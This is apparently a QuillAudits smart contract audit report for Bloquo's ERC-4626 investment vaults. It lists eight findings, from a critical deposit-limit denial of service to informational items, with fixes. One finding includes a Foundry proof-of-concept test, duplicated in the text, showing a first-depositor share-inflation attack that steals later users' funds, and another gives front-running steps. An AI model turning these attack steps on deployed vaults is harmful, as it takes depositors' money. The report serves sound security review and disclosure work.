QuillAudits

AUDIT REPORT

October 2025

For

BLOQUO

Table of Content

Executive Summary


Project Name	Bloquo
Protocol Type	Yield-Aggregator
Project URL	https://bloquo.io/
Overview	This protocol implements a two-tier vault architecture for real-world asset investing. At the core is the BloquoInvestmentVault, which serves as the main entry point for users, accepting stablecoin deposits and issuing ERC-4626 compliant shares while providing automated yield aggregation across multiple investment opportunities. The BloquoOpportunityVault forms the second layer, representing individual real-world investment vehicles with time-bound funding cycles, minimum capital requirements, and custodian-based asset management for specific projects like real estate or business loans. Supporting these main contracts are foundational components including AbstractBloquoAssetVault, which provides the core ERC-4626 functionality with explicit asset tracking to prevent inflation attacks, and AbstractOwnableRescuable**, which establishes ownership controls with safeguards to prevent the accidental rescue of vault-operational funds. Together, this architecture creates a comprehensive DeFi protocol that bridges traditional finance opportunities with blockchain-based capital allocation while maintaining security through robust asset accounting and withdrawal mechanisms.
Audit Scope	The scope of this Audit was to analyze the Bloquo Smart Contracts for quality, security, and correctness.
Source Code link	https://github.com/Reactive-Network/react-bridge
Branch	Main
Contracts in Scope	AbstractOwnableRescuable.sol IBloquoOpportunityVault.sol AbstractBloquoAssetVault.sol BloquoInvestmentVault.sol BloquoOpportunityVault.sol

Commit Hash	f30b4fdeafb1ba188e61d4275def7dde66e247b2
Language	Solidity
Blockchain	Ethereum
Method	Manual Analysis, Functional Testing, Automated Testing
Review 1	15th September 2025 - 03rd October 2025
Updated Code Received	03rd October 2025 - 05th October 2025
Review 2	05th October 2025 - 08th October 2025
Fixed In	591318c12a49503e3a10a7125e80b3ccd08fdf8c

Verify the Authenticity of Report on QuillAudits Leaderboard:

https://www.quillaudits.com/leaderboard

Number of Issues per Severity



Critical	1 (12.5%)
High	2 (25.0%)
Medium	3 (37.5%)
Low	0 (0.0%)
Informational	2 (25.0%)

Severity

Issues	Critical	High	Medium	Low	Informational
Open	0	0	0	0	0
Acknowledged	0	0	1	0	0
Partially Resolved	0	0	0	0	0
Resolved	1	2	2	0	2

Summary of Issues

Issue No.	Issue Title	Severity	Status
1	Hardcoded minimum deposit limit causes permanent DoS for 6-decimal tokens	Critical	Resolved
2	First depositor can steal subsequent user funds	High	Resolved
3	Attacker can make immediate profit through divest() causing unfairness to users	High	Resolved
4	Fee-on-transfer tokens break accounting	Medium	Resolved
5	Centralization Risk	Medium	Acknowledged
6	Invest() may fail due to zero-approval tokens	Medium	Resolved
7	Use Ownable2Step instead of Ownable	Informational	Resolved
8	Fix Pragma	Informational	Resolved

Checked Vulnerabilities

- Access Management
- Arbitrary write to storage
- Centralization of control
- Ether theft
- Improper or missing events
- Logical issues and flaws
- Arithmetic Computations Correctness
- Race conditions/front running
- SWC Registry
- Re-entrancy
- Timestamp Dependence
- Gas Limit and Loops
- Exception Disorder
- Gasless Send
- Use of tx.origin
- Malicious libraries
- Compiler version not fixed
- Address hardcoded
- Divide before multiply
- Integer overflow/underflow
- ERC's conformance
- Dangerous strict equalities
- Tautology or contradiction
- Return values of low-level calls

- Missing Zero Address Validation
- Private modifier
- Revert/require functions
- Multiple Sends
- Using suicide
- Using delegatecall
- Upgradeable safety
- Using throw
- Using inline assembly
- Style guide violation
- Unsafe type inference
- Implicit visibility level

Techniques and Methods

Throughout the audit of smart contracts, care was taken to ensure:

- The overall quality of code
- Use of best practices
- Code documentation and comments, match logic and expected behavior
- Token distribution and calculations are as per the intended behavior mentioned in the whitepaper
- Implementation of ERC standards
- Efficient use of gas
- Code is safe from re-entrancy and other vulnerabilities

The following techniques, methods, and tools were used to review all the smart contracts:

Structural Analysis

In this step, we have analyzed the design patterns and structure of smart contracts. A thorough check was done to ensure the smart contract is structured in a way that will not result in future problems.

Static Analysis

A static Analysis of Smart Contracts was done to identify contract vulnerabilities. In this step, a series of automated tools are used to test the security of smart contracts.

Code Review / Manual Analysis

Manual Analysis or review of code was done to identify new vulnerabilities or verify the vulnerabilities found during the static analysis. Contracts were completely manually analyzed, their logic was checked and compared with the one described in the whitepaper. Besides, the results of the automated analysis were manually verified.

Gas Consumption

In this step, we have checked the behavior of smart contracts in production. Checks were done to know how much gas gets consumed and the possibilities of optimization of code to reduce gas consumption.

Tools and Platforms Used for Audit

Remix IDE, Foundry, Solhint, Mythril, Slither, Solidity Static Analysis.

Types of Severity

Every issue in this report has been assigned to a severity level. There are five levels of severity, and each of them has been explained below.

Critical: Immediate and Catastrophic Impact

Critical issues are the ones that an attacker could exploit with relative ease, potentially leading to an immediate and complete loss of user funds, a total takeover of the protocol's functionality, or other catastrophic failures. Critical vulnerabilities are non-negotiable; they absolutely must be fixed.

High (H): Significant Risk of Major Loss or Compromise

High-severity issues represent serious weaknesses that could result in significant financial losses for users, major malfunctions within the protocol, or substantial compromise of its intended operations. While exploiting these vulnerabilities might require specific conditions to be met or a moderate level of technical skill, the potential damage is considerable. These findings are critical and should be addressed and resolved thoroughly before the contract is put into the Mainnet.

Medium (M): Potential for Moderate Harm Under Specific Circumstances

Medium-severity bugs are loopholes in the protocol that could lead to moderate financial losses or partial disruptions of the protocol's intended behavior. However, exploiting these vulnerabilities typically requires more specific and less common conditions to occur, and the overall impact is generally lower compared to high or critical issues. While not as immediately threatening, it's still highly recommended to address these findings to enhance the contract's robustness and prevent potential problems down the line.

Low (L): Minor Imperfections with Limited Repercussions

Low-severity issues are essentially minor imperfections in the smart contract that have a limited impact on user funds or the core functionality of the protocol. Exploiting these would usually require very specific and unlikely scenarios and would yield minimal gain for an attacker. While these findings don't pose an immediate threat, addressing them when feasible can contribute to a more polished and well-maintained codebase.

Informational (I): Opportunities for Improvement, Not Immediate Risks

Informational findings aren't security vulnerabilities in the traditional sense. Instead, they highlight areas related to the clarity and efficiency of the code, gas optimization, the quality of documentation, or adherence to best development practices. These findings don't represent any immediate risk to the security or functionality of the contract but offer valuable insights for improving its overall quality and maintainability. Addressing these is optional but often beneficial for long-term health and clarity.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

Severity Matrix

Impact

Likelihood	High	Medium	Low
High	Critical	High	Medium
Medium	High	Medium	Low
Low	Medium	Low	Low

Impact

- **High** - leads to a significant material loss of assets in the protocol or significantly harms a group of users.
- **Medium** - only a small amount of funds can be lost (such as leakage of value) or a core functionality of the protocol is affected.
- **Low** - can lead to any kind of unexpected behavior with some of the protocol's functionalities that's not so critical.

Likelihood

- High - attack path is possible with reasonable assumptions that mimic on-chain conditions, and the cost of the attack is relatively low compared to the amount of funds that can be stolen or lost.
- Medium - only a conditionally incentivized attack vector, but still relatively likely.
- Low - has too many or too unlikely assumptions or requires a significant stake by the attacker with little or no incentive.

Critical Severity Issues

Hardcoded minimum deposit limit causes permanent DoS for 6-decimal tokens

Resolved

Path

BloquoInvestmentVault.sol

Function Name

`Constructor / deposit() / mint()`

Description

The BloquoInvestmentVault contract has a hardcoded constant MINIMUM_DEPOSIT_LIMIT = 1 ether (1e18) that enforces a lower bound on the _minimumDepositAmount parameter. This validation is performed in the constructor:

```
>> require(args_.minimumDepositAmount >= MINIMUM_DEPOSIT_LIMIT);
```

- MINIMUM_DEPOSIT_LIMIT = 1e18 base units
- For USDC/USDT: 1e18 / 1e6 = 1,000,000,000,000 tokens (1 trillion)

The hardcoded constant prevents deployment with any _minimumDepositAmount value lower than 1e18, making it impossible to configure the vault properly for 6-decimal tokens. This results in a permanent DoS condition where the vault cannot accept any deposits.

Impact

High: When deployed with 6-decimal tokens and a 1 ether _minimumDepositAmount value, the vault becomes completely non-functional. No user can make any deposit, as the minimum requirement (1 trillion tokens) exceeds the total token supply.

Likelihood

High (Will occur whenever deployer uses same _minimumDepositAmount value across different decimal tokens)

Likelihood

Scenario Setup:
- Deploy BloquoInvestmentVault with USDC as the underlying asset
- USDC has 6 decimals (standard for USDC/USDT)
- Set _minimumDepositAmount to 1 ether (1e18) in the constructor parameters
- Alice has 100,000,000 USDC (100 million - a realistic whale amount)

Recommendation

Add validation in the constructor to ensure _minimumDepositAmount is appropriate for the token's decimals.

High Severity Issues

First depositor can steal the subsequent user funds

Resolved

Path

AbstractBloquoAssetVault.sol

Function

`_convertToShares(), _deposit()`

Description

An early participant can create a small remainder of assets while retaining a single share (i.e., leave 1 share outstanding). Because the vault's conversion math and rounding choices perform rounding up in favor of the vault, that single-share remainder produces an artificially high per-share value.

An attacker who controls that 1-share position can then repeatedly deposit additional assets. Due to the skewed totalAssets() / totalSupply() ratio and the vault-favouring rounding, these deposits are converted in a way that benefits the attacker.

Steps

1. Attacker deposits (e.g., 1000 tokens).
2. Owner performs an investment cycle returning profit, increasing totalAssets().
3. Attacker files a withdrawal request and redeems all but 1 share, producing a small remainder (for example, 2 wei) tied to that single share. Because conversions round up in favor of the vault, the per-share price becomes artificially large.
4. Attacker repeatedly deposits new assets; the vault's minting logic and rounding grant the attacker an advantageous position.
5. A victim deposits after manipulation and receives fewer shares for the same asset amount.
6. Attacker redeems the 1 share plus minted shares and realizes profit at the expense of the victim.

(Your Foundry test test_POC_Intrarnal_Accounting() reproduces this flow.)

Impact

• Subsequent depositors are diluted and lose funds.
• The attacker exits with net profit funded by later depositors.
• Severity: High (direct loss of user funds).

Likelihood

Medium
The setup requires only: an initial deposit, an investment/return cycle, and a partial redemption leaving 1 share and a small remainder.
Assumption that there is no other inverter invested during investment

POC

```
function test_POC_Intrarnal_Accounting() public {
   vm.startPrank(HOLDER_1);
   _coin.approve(address(_vault), type(uint256).max);
   _vault.deposit(1000, HOLDER_1);

   console.log("=== INITIAL STATE ===");
   console.log("HOLDER_1 shares:", _vault.balanceOf(HOLDER_1));
   console.log("Total assets:", _vault.totalAssets());
   vm.stopPrank();


   vm.startPrank(OWNER);
   _vault.withdrawForInvestment(1000);
   _coin.approve(address(_vault), 1200);
   _vault.depositInvestmentReturns(1000, 1200); // 20% profit
   vm.stopPrank();


   vm.startPrank(HOLDER_1);
   _vault.request(999);
   vm.roll(block.number + 200);
   _vault.redeem(999, HOLDER_1, HOLDER_1);

   console.log("HOLDER_1 remaining shares:", _vault.balanceOf(HOLDER_1)); // 1
share
   console.log("Total assets:", _vault.totalAssets()); // 2 wei
   vm.stopPrank();


   // Phase 4: Attacker Inflates Price
   vm.startPrank(HOLDER_1);
   _coin.approve(address(_vault), type(uint256).max);

   uint256 attackerInitialValue =
_vault.convertToAssets(_vault.balanceOf(HOLDER_1));
   console.log("=== ATTACKER INFLATION PHASE ===");
   console.log("Attacker initial position value:", attackerInitialValue);

   for (uint I = 0; I < 75; I++) {
       uint256 depositAmount = 2**I;
       _vault.deposit(depositAmount, HOLDER_1);
       attackerInitialValue += depositAmount;
   }

   uint256 attackerFinalValue =
_vault.convertToAssets(_vault.balanceOf(HOLDER_1));
   console.log("Attacker final position value:", attackerFinalValue);
   console.log("Attacker final position value (/ e18):", attackerFinalValue /
1e18);
   console.log("Attacker profit from inflation:", attackerFinalValue -
attackerInitialValue);
   console.log("Final share price:", _vault.convertToAssets(1) /*
_vault.totalAssets() * 1e18 / _vault.totalSupply(), "wei/share" */);
   vm.stopPrank();

   // Phase 5: Victim Deposits at Inflated Price
   vm.startPrank(HOLDER_2);
   _coin.approve(address(_vault), 1000 ether);
   _vault.deposit(1000 ether, HOLDER_2); // Victim deposits 1000 USDC
```

```
    console.log("=== VICTIM IMPACT ===");
    console.log("Victim deposited: 1000 ether");
    console.log("Victim actual position value:",
_vault.convertToAssets(_vault.balanceOf(HOLDER_2)));
    console.log("Victim actual position value (/ e18):",
_vault.convertToAssets(_vault.balanceOf(HOLDER_2)) / 1e18);
    console.log("Shares mint", _vault.balanceOf(HOLDER_2));
    vm.stopPrank();


    // Phase 6: Attacker Exits with Profit
    vm.startPrank(HOLDER_1);
    _vault.request(_vault.balanceOf(HOLDER_1));
    vm.roll(block.number + 200);
    uint256 attackerWithdraw = _vault.redeem(_vault.balanceOf(HOLDER_1),
HOLDER_1, HOLDER_1);

    console.log("=== FINAL RESULTS ===");
    console.log("Attacker total redeem", attackerWithdraw);

}
function test_POC_Intrarnal_Accounting() public {
    vm.startPrank(HOLDER_1);
    _coin.approve(address(_vault), type(uint256).max);
    _vault.deposit(1000, HOLDER_1);

    console.log("=== INITIAL STATE ===");
    console.log("HOLDER_1 shares:", _vault.balanceOf(HOLDER_1));
    console.log("Total assets:", _vault.totalAssets());
    vm.stopPrank();


    vm.startPrank(OWNER);
    _vault.withdrawForInvestment(1000);
    _coin.approve(address(_vault), 1200);
    _vault.depositInvestmentReturns(1000, 1200); // 20% profit
    vm.stopPrank();


    vm.startPrank(HOLDER_1);
    _vault.request(999);
    vm.roll(block.number + 200);
    _vault.redeem(999, HOLDER_1, HOLDER_1);

    console.log("HOLDER_1 remaining shares:", _vault.balanceOf(HOLDER_1)); // 1
share
    console.log("Total assets:", _vault.totalAssets()); // 2 wei
    vm.stopPrank();


    // Phase 4: Attacker Inflates Price
    vm.startPrank(HOLDER_1);
    _coin.approve(address(_vault), type(uint256).max);

    uint256 attackerInitialValue =
_vault.convertToAssets(_vault.balanceOf(HOLDER_1));
    console.log("=== ATTACKER INFLATION PHASE ===");
    console.log("Attacker initial position value:", attackerInitialValue);
```

```
    for (uint I = 0; I < 75; I++) {
        uint256 depositAmount = 2**I;
        _vault.deposit(depositAmount, HOLDER_1);
        attackerInitialValue += depositAmount;
    }

    uint256 attackerFinalValue =
_vault.convertToAssets(_vault.balanceOf(HOLDER_1));
    console.log("Attacker final position value:", attackerFinalValue);
    console.log("Attacker final position value (/ e18):", attackerFinalValue /
1e18);
    console.log("Attacker profit from inflation:", attackerFinalValue -
attackerInitialValue);
    console.log("Final share price:", _vault.convertToAssets(1) /*
_vault.totalAssets() * 1e18 / _vault.totalSupply(), "wei/share" */);
    vm.stopPrank();


    // Phase 5: Victim Deposits at Inflated Price
    vm.startPrank(HOLDER_2);
    _coin.approve(address(_vault), 1000 ether);
    _vault.deposit(1000 ether, HOLDER_2); // Victim deposits 1000 USDC


    console.log("=== VICTIM IMPACT ===");
    console.log("Victim deposited: 1000 ether");
    console.log("Victim actual position value:",
_vault.convertToAssets(_vault.balanceOf(HOLDER_2)));
    console.log("Victim actual position value (/ e18):",
_vault.convertToAssets(_vault.balanceOf(HOLDER_2)) / 1e18);
    console.log("Shares mint", _vault.balanceOf(HOLDER_2));
    vm.stopPrank();


    // Phase 6: Attacker Exits with Profit
    vm.startPrank(HOLDER_1);
    _vault.request(_vault.balanceOf(HOLDER_1));
    vm.roll(block.number + 200);
    uint256 attackerWithdraw = _vault.redeem(_vault.balanceOf(HOLDER_1),
HOLDER_1, HOLDER_1);

    console.log("=== FINAL RESULTS ===");
    console.log("Attacker total redeem", attackerWithdraw);

}
```

Recommendation

mint 1000 wei to address(0) while the total supply is 0, similar to how Uniswap does it, or to add virtual shares.

Attacker can make immediate profit through divest() causing unfairness to users

Resolved

Path

BloquoInvestmentVault.sol

Function

`divest()`

Description

The divest() function increases _assetsManaged whenever the external vault returns rewards >= redeemable. _assetsManaged is updated optimistically, regardless of whether those assets were actually transferred back.

An attacker can monitor when rewards are added by the vault owner in the external vault and silently increase their position (by depositing/minting shares before divest() is called).

After divest() artificially inflates _assetsManaged, the attacker can request withdrawals and redeem a disproportionately large share of assets, extracting risk-free profit at the expense of other users.

Impact

High: Honest users are diluted or lose funds.Vault may become insolvent if _assetsManaged grows larger than actual assets.

Likelihood

Medium

POC

- Owner of OpportunityVault deposits 1000 reward tokens back into the vault.
  divest() is called, and _assetsManaged is updated as if 1000 tokens are now available.
- Attacker front-runs by depositing right before divest(), receiving vault shares at low cost.
- After _assetsManaged inflates, attacker immediately calls request() and withdraw() to redeem shares against the inflated state.
- Attacker exits with instant profit while older users get diluted.

Recommendation

Restricts execution to onlyOwner and use private meempool.

Medium Severity Issues

Fee-on-transfer breaks accounting

Resolved

Path

AbstractBloquoAssetVault.sol, BloquoInvestmentVault.sol

Description

The contract assumes the exact assets_ amount is transferred during deposits, but fee-on-transfer tokens (like USDT with transfer fees) actually send less than the specified amount, creating accounting mismatch.

Impact

High: misaccounted funds; owners or users may lose funds, or the vault may end up insolvent (booked assets ≠ actual tokens).

Likelihood

Low

POC

// Assume USDT with 1% transfer fee

1. User deposits 100 USDT
2. Contract receives only 99 USDT (1% fee)
3. Vault records _assetsManaged += 100 USDT
4. Accounting now shows 100 USDT managed but only 99 USDT in balance
5. Withdrawals will fail due to insufficient balance

Recommendation

Use received for bookkeeping instead of amount.

Centralization Risk

Acknowledged

Path

BloquoInvestmentVault.sol, BloquoOpportunityVault.sol

Description

The protocol suffers from severe centralization risk where a single owner address has unilateral control over all critical vault operations affecting user funds.

1. Unrestricted Fund Movement:

- Owner can close opportunity vaults and transfer all deposited assets to any custodian address via close(address custodian_) without user consent
- Owner can withdraw investment vault funds for "direct investment" via withdrawForInvestment() with zero verification or oversight

2. Parameter Manipulation:

- Owner can arbitrarily modify funding requirements, caps, and deadlines after users have deposited based on initial parameters
- Owner can change withdrawal wait periods at any time, potentially trapping user funds indefinitely
- Owner can pause deposits indefinitely, preventing users from participating while retaining full control

3. Unverifiable Reward Reporting:

- Owner self-reports rewards via reward() in opportunity vaults with no verification mechanism
- Owner self-reports returns via depositInvestmentReturns() with no proof of actual investment performance

Recommendation

Implement multi-sig (minimum 3-of-5), 24-48h timelocks on fund movements, oracle-verified reward reporting, immutable withdrawal wait period caps, emergency withdrawal mechanism independent of owner, and DAO governance for investments.

Invest() may fail due to zero-approval tokens

Resolved

Path
BloquoInvestmentVault.sol

Function Name
`invest(IERC165 vault_)`

Description
The invest() function assumes that transferring tokens to the target vault will always succeed. However, some vaults or ERC20 tokens may require explicit approval before transfer, or might implement transferFrom restrictions (e.g., tokens with zero-approval checks). If these checks are not satisfied, the invest() call will revert, causing deposits to be stuck or failed.

Impact
Medium: Users' funds may become temporarily locked, or deposits fail unexpectedly. Vault cannot invest in some external vaults.

Likelihood
Medium

POC
1. Vault attempts to invest 1000 USDT in an external vault.
2. External vault token checks allowance and finds missing zero approval first.
3. approve() fails, and the transaction reverts.
4. Funds remain in the original vault, unable to invest.

Recommendation
UseSafeERC20's safeApprove or forceApprove/safeIncreaseAllowance when calling invest(). This will make the vault compatible with tokens that require explicit approval and avoid zero-approval failures.

Informational Issues

Use Ownable2Step instead ownable

Resolved

Path

AbstractOwnableRescuable.sol

Description

The contract currently uses OpenZeppelin's Ownable, where ownership transfer is performed in a single step. This design introduces the risk of accidentally transferring ownership to an invalid or incorrect address (e.g., a non-contract, zero address, or externally provided wrong address). If this occurs, the contract could be permanently bricked, as no one would be able to call privileged functions.

Recommendation

Use Ownable2Step

Fix Pragma

Resolved

Description

Floating pragma >=0.8.0 allows compilation with future compiler versions that may:

- Introduce breaking changes
- Have unknown security issues
- Change optimization behavior
- Create deployment inconsistencies

Recommendation

Lock to specific battle-tested version

Functional Tests

Some of the tests performed are mentioned below:

AbstractBloquoAssetVault.sol

- Share Conversion Accuracy: Verify _convertToShares() and _convertToAssets() calculations under normal and edge conditions
- Asset Tracking Validation: Confirm _assetsManaged accurately reflects actual vault holdings across multiple operations
- Insufficient Liquidity Handling: Test withdrawal attempts when liquidity is unavailable and verify proper error reverts

BloquoInvestmentVault.sol

- Verify proper investment distribution across multiple opportunity vaults with different caps
- Validate profit calculation and distribution after successful opportunity vault returns
- owner withdrawal for direct investments and subsequent return with profits/losses
- Confirm locked shares cannot be transferred during withdrawal period and unlocked shares can

BloquoOpportunityVault.sol

- Verify deposits are properly restricted after deadline with various timing scenarios
- cancellation when funding target isn't met and verify asset return to users
- vault properly enforces funding caps and excess deposit handling
- verify Investment Vault properly interacts with multiple Opportunity Vaults including share management

Automated Tests

No major issues were found. Some false positive errors were reported by the tools. All the other issues have been categorized above according to their level of severity.

Threat Model

Contract	Function	Threats
AbstractOwnableRescuable.sol	rescue	**Owner can rescue operational funds**
AbstractBloquoAssetVault.sol	_deposit	Checked for first deposit attacks, fee-on-transfer token accounting breaks, and reentrancy vulnerabilities.
	_withdraw	Verified reentrancy risks, state updates after external calls, and insufficient liquidity validation.
	_convertToShares	Checked for share manipulation when totalSupply = 0, rounding inconsistencies, and precision loss issues.
	_convertToAssets	Verified asset calculation manipulation, dead share handling, and edge case rounding errors.
BloquoInvestmentVault.sol	withdrawForInvestment	**Checked for unlimited owner fund access, missing timelocks, and direct transfer to arbitrary addresses. Handle by admin.**
	invest	**invest Verified single-point investment control, Handle by admin.**
	depositInvestmentReturns	**Checked for fake return reporting, accounting manipulation, and no on-chain verification of investment, Handle by admin.**

Contract	Function	Threats
BloquoInvestmentVault.sol	request	Verified withdrawal griefing attacks, gas limit issues with multiple requests
BloquoOpportunityVault.sol	reward	Verified user deposit overwriting, broken profit/loss accounting, and principal erasure vulnerabilities. Handle by admin.
	cancel	Checked for arbitrary project cancellation, no minimum time requirements, and post-funding target cancellation. Handle by admin.
	pause/unpause	Checked for indefinite deadline extensions, past date settings, and missing reasonable bounds validation. Handle by admin.
	setFundingDeadline	Checked for indefinite deadline extensions, past date settings, and missing reasonable bounds validation. Handle by admin.
	reduceFundingRequired	Verified goalpost moving attacks, post-deposit requirement reductions, and missing minimum threshold enforcement. Handle by admin.

Closing Summary

In this report, we have considered the security of Bloquo. We performed our audit according to the procedure described above.

few issues of critical, high ,medium severity were found, one issue was acknowledged while others were fixed by the Bloquo team.

Disclaimer

At QuillAudits, we have spent years helping projects strengthen their smart contract security. However, security is not a one-time event—threats evolve, and so do attack vectors. Our audit provides a security assessment based on the best industry practices at the time of review, identifying known vulnerabilities in the received smart contract source code.

This report does not serve as a security guarantee, investment advice, or an endorsement of any platform. It reflects our findings based on the provided code at the time of analysis and may no longer be relevant after any modifications. The presence of an audit does not imply that the contract is free of vulnerabilities or fully secure.

While we have conducted a thorough review, security is an ongoing process. We strongly recommend multiple independent audits, continuous monitoring, and a public bug bounty program to enhance resilience against emerging threats.

Stay proactive. Stay secure.

About QuillAudits

QuillAudits is a leading name in Web3 security, offering top-notch solutions to safeguard projects across DeFi, GameFi, NFT gaming, and all blockchain layers. With seven years of expertise, we've secured over 1400 projects globally, averting over $3 billion in losses. Our specialists rigorously audit smart contracts and ensure DApp safety on major platforms like Ethereum, BSC, Arbitrum, Algorand, Tron, Polygon, Polkadot, Fantom, NEAR, Solana, and others, guaranteeing your project's security with cutting-edge practices.

7+ Years of Expertise	**1M+** Lines of Code Audited
50+ Chains Supported	**1400+** Projects Secured

Follow Our Journey

AUDIT REPORT

October 2025

For

BLOQUO

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com audits@quillaudits.com